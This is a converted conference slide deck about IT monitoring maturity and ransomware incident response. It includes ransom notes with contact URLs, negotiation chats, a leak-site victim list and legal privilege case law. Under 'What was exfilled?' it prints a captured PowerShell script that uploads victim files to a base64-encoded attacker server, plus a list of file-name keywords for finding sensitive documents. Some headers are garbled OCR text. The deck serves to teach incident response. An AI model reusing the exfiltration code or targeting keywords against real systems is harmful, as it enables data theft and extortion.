

#### **AUGUST ISOAG MEETING**



- WILLIAM "BILL" FITZPATRICK, LOOP1
- BETH WALLER, WOODSROGERS PLC
- NICK CHRISTENSEN, VITA
- ERIC CULBERTSON AND RICK TOMPKINS, ATOS
- UPCOMING EVENTS
- ADJOURN







#### **Loop1 Mission & Core Values**

Loop1 exists to engage good people who thrive on learning from each other and working together to deliver world leading IT Operations Management outcomes.

At the heart of this, are the core values that embody what it means to be a Loop1 employee

- We are greater than me
- We are purposeful
- We do the right thing



@Loop1System









### Bill Fitzpatrick Chairman & CEO Loop1

- CEO & Founder of Loop1
- Architect of L1M3 Loop1 Monitoring Maturity Model
- Previous gigs at Microsoft and SolarWinds
- In training for Ironman Triathlon



#### Loop1



#### 2009

founded

#### 120+

employees

#### 7+

global offices US, UK, Ireland, Germany, Australia, Sri Lanka, Singapore

#### 50+

SolarWinds Certified Professionals

#### 360+

PS Projects completed in 2020







# LOOP1 Monitoring Maturity Model





## L1 M3









#### **Introducing L1M3 (LIME)**



- L1M3 (Loop1 Monitoring Maturity Model) was created as a standard reference for organizations to achieve desired business outcomes
- L1M3 leverages IT tools and operational data to inform business services to drive better business decisions
- Based on decades of experience in designing, implementing, and monitoring technology solutions across thousands of organizations worldwide
- Structured to help express business technology goals in standard terms, while leveraging IT tools and data to deliver business insights





#### **Why L1M3?**



- Inclusive approach to align teams, technologies, and tools
- Simple and easy to understand
- Proactive—featuring a prescriptive, and detailed operations runbook
- Designed to cover all IT Operations Management (ITOM) tools
- Community aligned, 'flexible ITIL', designed to deliver continuous improvement
- L1M3 Self Assessment—'Know where you are, and where you want to go'

#### **L1M3 Self Assessment**









#### **Self Assessment—easily** see where you are...



#### **AD-HOC**







and self-service.

#### **OPTIMIZED**



#### **INSIGHTFUL**



**ITSM** 

Frequent extended service outages handled in email. undefined service mappings, no asset tracking.

Outages addressed only when end

unaddressed application security

users complain. Extensive.

Siloed incident support for key services. Limited configuration management, frequent service disruptions.

Limited and inaccurate server

for mission critical servers,

inadequate patching and

documentation. Monitoring only

Accidental DBAs focused only on

critical systems. Severe sprawl, no

tools for audit or compliance.

No tools strategy.

noise and gaps. Application owners attempting to monitor and address vulnerabilities on their own tools.

Business applications are mostly monitored, false positive alerts are rampant. Audits are done but common vulnerabilities remain.

Incident management based on

key services, but still excessive

automated ticket creation across

Procedural server provisioning. Basic server documentation with limited correlation visibility. Regular patching efforts. Excessive alerts

Administrators monitoring key indicators, patching and applying basic security best practices. Limited information sharing.

Common administration tools and monitoring solutions. Alerting on severe issues, no planning tools. Lacking data security.

Vendor-centric focus for tools and administration. No native correlation of usage and performance.

Full SNMP monitoring. Simple alerts, dashboards and reports, standards for back-up compliance and device authentication.

Systems of record with correlation, incident management,

Correlation application monitoring with automated provisioning and alerting. Consistent audit and remediation.

Automated and correlated performance, event, and configuration visibility. Effective vulnerability remediation and alerting solutions.

Correlated database utilization, mapping and performance. Shared visibility, quality alerts and compliance.

Specialized monitoring, sizing and capacity plans. Automated alerting and dashboards with cross-functional visibility.

Correlated monitoring, alerting, and reporting. Shared visibility of usage and performance. Effective data security policies and tools.

Reduce alert noise, user-centric dashboards, correlated traffic and application utilization. Documented compliance.

Improved business outcomes, meaningful data analytics, accurate forecasting, and selfhealing services.

Intelligent application monitoring. Data informed forecasts and budgets with positive impacts to financial outcomes.

Data shared across teams. Intelligent hybrid workload distribution, dynamic monitoring, complete compliance and remediation.

Business insights from multiplatform, federated data to control costs, inform strategy and increase revenue.

Hybrid environments with dynamic load processing. Integrations drive business impact reporting and incident management.

Proactive management of hybrid, tiered storage. Integrated tools ensure performance and support financial decisions.

Integrated and automated device and incident management. Utilization data informs technical and business decisions.

**APPLICATION** 

**SERVER** 

**DATABASE** 

VIRTUALIZATION

Ad-hoc server provisioning. excessive licensing costs, reactionary server maintenance.

no patching standards.

Vendor-required databases scattered among servers with break-fix support only. Unmitigated risks.

Unsupported 'free' hypervisors.

Little or no storage planning.

Wasteful disk allocations,

ineffective redundancy, no

monitoring, very basic security.

Limited use of native tools for Ad-hoc costs, no central administration. Default admin administration and reporting. access, severe sprawl.

Severe resource conflicts and orphaned objects.

Shared storage solutions on a per duster basis. Poor alerting and reporting. Reactive security for regulatory compliance.

Some SNMP monitored devices. Spreadsheet-based device tracking, excessive false alerts, minimal compliance.

No standards, random device procurement, break-fix **NETWORK** administration, limited monitoring via ICMP, no SNMP visibility.

**STORAGE** 





#### **Self Assessment**—versus where you want to be

L1M3.	Verede Where you want to be				
	AD-HOC	RAGMENTED	TYPICAL	ф ортіміzed	- INSIGHTFUL
<b>⊘</b> ITSM	Frequent extended service outages handled in email, undefined service mappings, no asset tracking.	Siloed incident support for key services. Limited configuration management, frequent service disruptions.	Incident management based on automated ticket creation across key services, but still excessive noise and gaps.	Systems of record with correlation, incident management, and self-service.	Improved business outcomes, meaningful data analytics, accurate forecasting, and self- healing services.
APPLICATION	Outages addressed only when end users complain. Extensive, unaddressed application security risks.	Application owners attempting to monitor and address vulnerabilities on their own tools. No tools strategy.	Business applications are mostly monitored, false positive alerts are rampant. Audits are done but common vulnerabilities remain.	Correlation application monitoring with automated provisioning and alerting. Consistent audit and remediation.	Intelligent application monitoring. Data informed forecasts and budgets with positive impacts to financial outcomes.
SERVER	Ad-hoc server provisioning, excessive licensing costs, reactionary server maintenance, no patching standards.	Limited and inaccurate server documentation. Monitoring only for mission critical servers, inadequate patching and compliance solutions.	Procedural server provisioning. Basic server documentation with limited correlation visibility. Regular patching efforts. Excessive alerts.	Automated and correlated performance, event, and configuration visibility. Effective vulnerability remediation and alerting solutions.	Data shared across teams. Intelligent hybrid workload distribution, dynamic monitoring, complete compliance and remediation.
DATABASE	Vendor-required databases scattered among servers with break-fix support only. Unmitigated risks.	Accidental DBAs focused only on critical systems. Severe sprawl, no tools for audit or compliance.	Administrators monitoring key indicators, patching and applying basic security best practices. Limited information sharing.	Correlated database utilization, mapping and performance. Shared visibility, quality alerts and compliance.	Business insights from multi- platform, federated data to control costs, inform strategy and increase revenue.
VIRTUALIZATION	Ad-hoc costs, no central administration. Default admin access, severe sprawl. Unsupported 'free' hypervisors.	Limited use of native tools for administration and reporting. Severe resource conflicts and orphaned objects.	Common administration tools and monitoring solutions. Alerting on severe issues, no planning tools. Lacking data security.	Specialized monitoring, sizing and capacity plans. Automated alerting and dashboards with cross-functional visibility.	Hybrid environments with dynamic load processing. Integrations drive business impact reporting and incident management.
STORAGE	Little or no storage planning. Wasteful disk allocations, ineffective redundancy, no monitoring, very basic security.	Shared storage solutions on a per duster basis. Poor alerting and reporting. Reactive security for regulatory compliance.	Vendor-centric focus for tools and administration. No native correlation of usage and performance.	Correlated monitoring, alerting, and reporting. Shared visibility of usage and performance. Effective data security policies and tools.	Proactive management of hybrid, tiered storage. Integrated tools ensure performance and support financial decisions.
NETWORK	No standards, random device procurement, break-fix administration, limited monitoring via ICMP, no SNMP visibility.	Some SNMP monitored devices. Spreadsheet-based device tracking, excessive false alerts, minimal compliance.	Full SNMP monitoring. Simple alerts, dashboards and reports, standards for back-up compliance and device authentication.	Reduce alert noise, user-centric dashboards, correlated traffic and application utilization. Documented compliance.	Integrated and automated device and incident management. Utilization data informs technical and business decisions.



#### The L1M3 Model—5+6+7



This model provides a scorecard and roadmap to close the gaps between **people**, **tools**, and **processes** to reduce noise, improve efficiency, and drive business insights.





#### L1M3 Methodology



Loop1 believes our services should provide clients with real business outcomes. For decades IT Management has followed the concept of **people**, **tools** and **process**—Loop1 built on that foundation to develop **people**, **tools** and **L1M3** 



#### **PEOPLE**

#### **YOUR Teams**

**Vendors**—exec leadership, Customer Success, THWACK®

**Loop1**—extension of both SolarWinds and **You**, bringing it all together



#### **TOOLS**

#### **YOUR Tools**

Vendors—best of breed solutions that provide fullstack, end-to-end monitoring and service management with automated correlation

**Loop1**—our expertise in API-based integrations



#### **L1M3**

#### **YOUR Outcomes**

**Vendors**—Roadmap getting the most of your investment

Loop1—Monitoring Maturity Model scorecard and runbook to execute across teams and technologies





#### **5** Phases of Maturity

Scoring the tools and processes—the L1M3 score





#### AD-HOC 'RISK'

High-risk to the business due to a lack of tools, poor visibility, and excessive outages



#### FRAGMENTED 'SILOED'

Silo's at their worst.
Fragmented tools, limited
correlation, difficulty
sharing, persistent security
risks



#### TYPICAL 'NOISE'

Substantial investment in tools, improved coverage, but often still siloed. Too much noise, limited resiliency, overlapping tools, excessive licensing, and operational costs. Still gaps in compliance and remediation



#### **OPTIMIZED** 'CORRELATION'

Tools well deployed, integrated & provide correlated data with shared visibility between silos. Most easily achieved via SolarWinds AppStack™. Integration and automation improving incident management



#### INSIGHTFUL

'OUTCOMES'

IT helps to drive business outcomes and deliver a positive impact to the bottom line. You have data you can trust, facilitating improved planning for budgets, forecasts, training, and more







#### **6** Maturity Assessment Areas

What we measure and score—the maturity assessment





#### **Adoption & Enablement**

Who has access? What do they see? How do they use it? What can we add to make it better?



#### **Feature Complete**

Feature awareness. Ensure you know what your tools can do and you're using the features you want. Reduce costs by eliminating redundant tools



#### **Performance & Availability Metrics**

Gathering the right metrics to ensure optimal user experience while also providing the right data for analytics



#### **Security & Compliance**

Configuration security for audit, remediation, and change management. Operational security, and event-based monitoring with automated response and incident management



#### **Automation & Integration**

Real AI for the rest of us. Experience building API-based integration for the most popular industry tools



#### **Data Analytics & Business Outcomes**

Intelligent Dashboards, integrated solutions for data-driven business decisions that enable improved forecasting and business predictability







#### 7 Technology Layers

The right tool for the right job—with teams and tools working together





The foundation of modern ITOM



APPLICATIONS
The reason IT
organizations exist



Legacy, cloud and hybrid foundation of application delivery



The 'base' of modern applications



VIRTUALIZATION
The 'hosts' of modern
infrastructure



STORAGE
Legacy and cloud



NETWORK
The transport and the services



L1M3 Services—Secure by Design

Security and compliance built in across each tech layer of the L1M3 model





#### **Questions?**

















#### **WARNING!**

Your personal files are encrypted!

11:58:26

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key. The server will eliminate the key after a time period specified in this window.

Open http://maktubuyatq4rfyo.onion.link

or http://maktubuyatq4rfyo.torstorm.org

or http://maktubuyatq4rfyo.tor2web.org


1

## ANATOMY OF THE INCIDENT: THE THREAT









The DarkSide ransomware note.






Fig 2: Maze web page listing compromised companies and data dumps.



All of your files are currently encrypted by CONTI ransomware. If you try to use any additional recovery software - the files might be damaged or lost.

To make sure that we REALLY CAN recover data - we offer you to decrypt samples.

You can contact us for further instructions through:

Our website

TOR VERSION:

(you should download and install TOR browser first https://torproject.org)

http://contirecj4hbzmyzuydyzrvm2c65blmvhoj2cvf25zqj2dwrrqcq5oad.onion/

HTTPS VERSION:

https://contirecovery.icu/

YOU SHOULD BE AWARE!

Just in case, if you try to ignore us. We've downloaded your data and are ready to publish it on out news website if you do not respond. So it will be better for both sides if you contact us ASAP


---BEGIN ID--q94ddaq02N7idkR2W1gFFmJ2zRQFU2TFDXM3l5h9BJ5DjWyqieNksR1zYBfjoutY ---END ID--- 2

## ANATOMY OF THE INCIDENT: THE COMMUNICATIONS











Let's start 10.08.202

We are a new product on the market, but that does not mean that we have no experience and we came from nowhere. We received millions of dollars profit by partnering with other well-known cryptolockers.

We created DarkSide because we didn't find the perfect product for us. Now we have it.

#### Based on our principles, we will not attack the following targets:

- Medicine (only: hospitals, any palliative care organization, nursing homes, companies that develop and participate (to a large extent) in the distribution of the COVID-19 vaccine).
- Funeral services (Morgues, crematoria, funeral homes).
- · Education (schools, universities).
- Non-profit organizations.
- · Government sector.

We only attack companies that can pay the requested amount, we do not want to kill your business.

Before any attack, we carefully analyze your accountancy and determine how much you can pay based on your net income. You can ask all your questions in the chat before paying and our support will answer them.

#### We provide the following guarantees for our targets:

- · We guarantee decryption of one test file.
- . We guarantee to provide decryptors after payment, as well as support in case of problems.
- . We guarantee deletion of all uploaded data from TOR CDNs after payment.

#### If you refuse to pay:

- . We will publish all your data and store it on our TOR CDNs for at least 6 months.
- . We will send notification of your leak to the media and your partners and customers.
- · We will NEVER provide you decryptors.

We take our reputation very seriously, so if paid, all guarantees will be fulfilled.

If you don't want to pay, you will add to the list of published companies on our blog and become an example for others.



Welcome again! We are ready to help you.

01:11:12 AM | September 11

Hello, our network was encrypted. What do we need to do to unlock our files and keep more data from being released?

02:08:54 AM | September 11

Hello, let me ask my boss

## THE INCIDENTS UBLIC CLAS PUBLIC CLAS PUBLIC PRINTING PROPERTIES OF THE PROPERTIES OF

Full file tree for your insurance and attorneys you will receive after payment,we have published 1% of your information, it is the smallest part to draw your attention to the problem.

#### 11:55:49 AM | September 16

Yes, but that 1% doesn't really provide us with much insight into what was taken. For the amount you're asking for, we thought it would be a fair ask if we could see even just a small subset of the data that you have. We don't expect to see everything from you now, but would appreciate if you could provide us with this.

04:42:36 AM | September 17

Hello? Just wanted to see if our request for the files is something that you would be willing to assist with. Ultimately, this will allow us to continue to talk about an agreement.

04:38:37 AM | Today

We will prepare additional proof pack. Standby





Good morning. Why do you say that you have no funds on your bank accounts? We can provide you with account statements where you can see that you have much more than \$10,000,000.

5 hours ago

Good morning. Can you please provide the bank statements? Specifically, we have very limited funds before we are financially crippled and bankrupt.

hour ago





## THE INCIDENTS USER CLASS POPULATION CREAT PROJECT CLASS POPULATION CONTINUED TO THE INCIDENT SYSTEM OUT PRINTED TO THE IN

CONTI Recovery service



Upon clicking download, it does not load. However, it would be preferable if you provided a screenshot. It would be the quickest way to engage



hours ago

https://www.sendspace.com/file/g3lyyj

4 hours ag



https://www.sendspace.com/file/hexc40

4 hours ago

I've got one download currently running. I will update you as I get the files. Thanks.

4 hours ago

Please give us time to reflect on what you've provided and the ransom price, it's very steep for the business with narrow margins. Thanks for providing these documents.

3 hours a

Could you provide the date of the attack and mechanism so the client can start planning a strategy going forward?

2 hours ag



We have studied your company very well: we have reviewed all financial statements and bank statements. We estimated the losses that the company may incur due to the publication of confidential information and all possible legal costs and fines. And we believe that this amount is within your power. If you have a counter proposal, then we are ready to listen to it and if it is adequate to accept it for discussion.



36 minutes ago

I will inform them and get an answer for you. Would you be able to provide the root cause of this attack? Was it via malicious attachment and when did it occur? This information would greatly help the client while establishing continued good faith with your team.

23 minutes ago



## 3

ANATOMY OF THE INCIDENT: THE DOCUMENT DUMP





## THE INCIDENTS OF THE INCIDENT SUPPLIES OF THE INCIDENT SYSTEM OUT PRINTED.

#### >\_ CL0P^\_- LEAKS

**HOW TO DOWNLOAD?** NFT.CO.UK HOME MVTEC.COM INRIX.COM EXECUPHARM.COM TWL.DE PLANATOL.DE INDIABULLS.COM PROMINENT.COM NETZSCH.COM PRETTL.COM ALLSTATEPETERBILT.COM NOVABIOMEDICAL.COM SOFTWAREAG.COM PARKLAND.CA ELANDRETAIL.COM SYMRISE.COM AMEY.CO.UK THE7STARS.CO.UK EAGLE.ORG FUGRO.COM SINGTEL.COM DANAHER.COM PENTAIR.COM JONESDAY.COM STERIS.COM CGG.COM TRANSPORT.NSW.GOV.AU BOMBARDIER.COM CSAGROUP.ORG FLAGSTAR.COM CSX.COM NOWFOODS.COM KINZE.COM MMOSER.COM OUALYS.COM WRIGHT.COM EDAG.COM COLORADO.EDU MIAMI.EDU RACETRAC.COM MARNELLCOMPANIES.COM YU.EDU UMD.EDU UNIVERSITYOFCALIFORNIA.EDU STANFORD.EDU SHELL.COM TRAVELSTORE.COM NIPRO.COM PNCPA.COM DURHAM.CA SIUMED.EDU FOODLAND.COM BOUTINEXPRESS.COM RFF.ORG SGS-LAW.COM AUROBINDO.COM UTILITYTRAILER.COM






Fig 2: Maze web page listing compromised companies and data dumps.


4

#### **PRIVILEGE**











CONTAINMENT + INITIAL FORENSICS ENGAGEMENT WITH THREAT ACTOR



ERADICATIOIN / REBUILD

INVESTIGATION OF ROOT CAUSE









## **Attorney Client Privilege**

Communication made in confidence for the predominant purpose of obtaining legal advice from a lawyer.



## **Work Product Doctrine**


Information prepared in anticipation of litigation, at the direction of an attorney.



"Confidentiality"

Non-disclosure agreements / trade secrets







## **WAIVER**

Be attuned to forwarding communications outside of the "Circle of Trust"



## **MAINTAIN PRIVILEGE**

Keep communications with counsel.



## **Kovel Doctrine:**

- Attorney-client privilege will extend to the work and communications of third-party experts if the expert was hired "for the purpose of obtaining [confidential] legal advice from the lawyer."
- In *Kovel* attorney hired an accountant to assist in understating client's tax position.
- Court analogized the accountant to a translator, whose assistance in overcoming a language barrier would not destroy the privilege.

## Digital Forensics + Incident Response PREPARED FOR: WOODS ROGERS PLC Overview Thank you for the opportunity to assist Woods Rogers PLC by providing Digital Forensics Incident Response services. In this letter, "Company" refers Woods Rogers PLC and "you" and "your" refer collectively to you and the Company. The purpose of this letter agreement (this "Agreement") is to formally set forth the general terms of

investigation and consulting services.

# THE CLOAK PUBLIC CLASS WINBUTT GOVERNIDE PUBLIC VOID PAINTOL SYSTEM OUT PRINTLE PUBLIC OLASS WINBUTT GOVERNIDE SYSTEM OUT PRINTLE SYSTEM OUT PRINTLE PUBLIC OLASS WINBUTT GOVERNIDE SYSTEM OUT PRINTLE SYSTEM OUT PRINT

1. **Direction of Counsel.** Counsel is engaging the MCS Group Inc. in order to support Counsel's rendering of legal analysis on behalf of understands and acknowledges that its work and communications pursuant to this Agreement reflect Counsel's legal strategies, thought processes, and communications related to the rendering of legal analysis and advice to Client. Therefore, The MCS Group understands and acknowledges that it is the intention of the Parties that all communications between the Parties are intended to be covered by the work product doctrine, attorney client privilege, and/or any other applicable privilege that would protect the confidentiality of these communications. The Parties further agree that all actions taken by the MCS Group Inc. are being done at the sole direction of Counsel in Counsel's capacity as law firms rendering legal advice to Client with regard to this matter.

The MCS Group, Inc. will work to take all reasonable actions to preserve all relevant privileges and protections, including but not limited to labeling communications with documents such as "Confidential: Attorney Client Privileged Communication" or "Confidential: Work Product at the Direction of Counsel" or "Confidential: Attorney-Client Privileged Communication and Attorney Work Product" as may the MCS Group may be directed by Client. It is the Parties intention that the fact that a communication may not be labeled with the above designations does not render that communication unprotected. Rather, it is the intention of the Parties that all communications between them, Client – and any other vendors engaged by Counsel or on behalf of Client in this matter (including without limitation, the Crypsis Group, Clairvoyant, FTI Consulting) – be covered by all applicable privileges described herein.



- In re Target Corp. Customer Data Security Breach Litigation
  - Data breach task force post-incident Court held some communications privileged and others not discussing the "purpose of the communications"
  - Internal communications between CEO and Board <u>were not privileged</u> because they did not involve attorney!
  - Other communications were privileged because they were designed to "inform in-house and outside counsel" and assist with the provision of legal advice versus remediation.



## Genesco v. VISA

- PCI compliance case. Genesco retained Stroz Friedberg, to provide consulting and technical services to inhouse counsel and outside counsel regarding the breach and to respond to PCI auditors.
- Court held: the reports for the attorneys were privileged because the reports were generated to assist counsel in the provision of legal advice.

## • Easton v Capital One

• Reports were not privileged because (a) waiver (shared with regulators) and (b) were not for a primarily legal purpose but rather for a business purpose.




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
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
• Reports were not privileged because (a) waiver (shared with regulators) and (b) were not for a primarily legal purpose but rather for a business purpose.













## CISA

- Creates a specific procedure for private organizations to share specific cyber threat intelligence to Department of Homeland Security without waiving privilege.
  - Section 1504(d)(1) states "the provision of cyber threat indictors and defensive measures to the Federal Government under this subchapter shall not constitute a waiver of any applicable privilege or protection provided by law, including trade secret protection."

## 5

## INCIDENT RESPONSE FRAMEWORK





## The Response PUBLIC CLASS WINBUTTO @OVERRIDE PUBLIC VOID PAINTO SYSTEM.OUT.PRINTLE



Contain and **Eradicate** Malware



Investigate








Clean & monitor workstations and environment 24/7 to make sure bad actor not still on the network Data & services restoration

Contain and Eradicate Malware







2 Investigate







3 Notify



# 6

WHAT WAS EXFILLED?



# THE INCIDENTS UBLIC CLAS PUBLIC CLASS PUBLIC PRINTING PRINTING PUBLIC P

5/27/2021 12:59:00 AM PowerShell Named Pipe IPC\SYSTEM Y <a href="http://193">http://193</a>. uploadwekkmferokmsdderiuheoirhuiewiwnijnfrer Creating Scriptblock text (1 of 1):

```
$folderArg = $args[0]; [string]$id = $args[1]; [string]$token = $args[2]; $foldersRaw = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));
```

```
[array]$folders = $foldersRaw.split("|"); function fill([string]$filename) {if ($filename) {try { [string]$prefix = UNICODE.GetString([System.Convert]::FromBase64String("aAB0AHQAcAA6AC8ALwAxADkAMwAuADMANAAuADEA NgA2AC4AOQAyAC8AdQBwAGwAbwBhAGQALQB3AGUAawBrAG0AZgBlAHIAbwBrAG0AcwBkAGQAZQByAGkAdQB oAGUAbwBpAHIAaAB1AGkAZQB3AGkAdwBuAGkAagBuAGYAcgBlAHIA")); Add-Type -AssemblyName System.Web; $wc = New-Object System.Net.WebClient; $path = $filename -Replace "\\", "/" -Split ":"; [string]$fullPath = $path[1]; $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath); [string]$uri = "$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)"; $wc.UploadFile($uri,$filename); }catch { } } } [array]$fileList = @(); foreach ($folder in $folders)
```


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
## THE INCIDENTS BOVERRIDE SYSTEM. OUT. PRINTED BY ANSOMWARE

"*1040*",	"*cash*",	"*Form*",	"*ITIN*",	"*secret*",	
"*1099*",	"*CDA*",	"*fraud*",	"*K-1*",	"*security*",	"*C\A/IET*"
"*8822*",	"*checking*",	"*government*",	K-1 ,	"******	"*SWIFT*",
"*9465*",	"*clandestine*",	"*hidden*",	"*letter*",	"*seed*",	"*tax*",
"*401K*",	"*compilation*",	"* <u>hir</u> *",	"*List*",	"*Signed*",	"*Taxpayer*",
